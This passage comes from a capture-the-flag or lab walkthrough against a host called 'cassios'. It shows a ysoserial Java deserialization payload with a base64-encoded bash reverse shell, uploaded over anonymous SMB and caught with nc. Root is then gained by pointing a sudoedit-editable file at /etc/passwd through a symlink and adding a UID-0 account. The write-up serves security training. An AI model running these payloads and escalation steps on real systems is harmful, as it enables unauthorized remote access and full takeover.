└─$ /usr/lib/jvm/java-11-openjdk-amd64/bin/java -jar ysoserial-master-2874a69f61-1.jar CommonsCollections4 "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3
RjcC8xOTIuMTY4LjQ1LjE1MS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}" > recycler.ser
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

┌──(kali㉿kali)-[~]
└─$ smbclient '//192.168.241.116/Samantha Konstan'
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> del recycler.ser
smb: \> put recycler.ser
putting file recycler.ser as \recycler.ser (30.8 kb/s) (average 30.8 kb/s)
smb: \>
```

Just a note. The encoded process looks confusing, but it's actually very simple. We execute a bash command (bash -c). That command will be to echo out our encoded payload, pass it to base64 for decoding, and then run the command in bash (bash -i). We're piping all of these together for them to be executed in order.

If we start a listener on our attacker machine and refresh the Recycler dashboard, our .ser file will be deserialized and our payload executed.



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.151] from (UNKNOWN) [192.168.241.116] 38572
bash: no job control in this shell
[samantha@cassios /]$ ls
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
[samantha@cassios /]$ whoami
whoami
samantha
[samantha@cassios /]$
```

We have a reverse shell to the target.

Our next step is to escalate our privileges. If we check our sudo permissions we see that we have sudo access to the recycler.ser file.

```
[samantha@cassios /]$ sudo -l
sudo -l
Matching Defaults entries for samantha on cassios:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="QTDIR
    KDEDIR"

User samantha may run the following commands on cassios:
    (root) NOPASSWD: sudoedit /home/*/*/recycler.ser
```

There are a couple of things we may be able to do with this. The recycler file alone will not allow us to escalate privileges, but we can edit it as root. With this in mind, we can potentially create a symbolic link to a different file that will allow us to take over this machine.

Let's try that. We'll create a symbolic link to /etc/passwd using the .ser file we are able to edit as root.
ln -sf /etc/passwd /home/samantha/backup/recycler.ser

Next, we'll use openssl on our attacker machine to generate a hash for our own account that we want to inject into /etc/passwd.

```
┌──(kali㉿kali)-[~]
└─$ openssl passwd -1 -salt hacker pass123
$1$hacker$zVnrpoW2JQO5YUrLmAs.o1
```

Now let's use our sudo privileges to edit the /etc/passwd file via our symbolic link
sudoedit /home/samantha/backup/recycler.ser

Instead of editing recycler.ser our editor opens /etc/passwd (in the context of root).

We'll add our new account, but mirror root's group and user ID.
hacker:$1$hacker$zVnrpoW2JQO5YUrLmAs.o1:**0:0:**hacker:/hacker:/bin/bash

Now all we have to do is switch users and enter the password we hashed with openssl.

We now have root access on the target.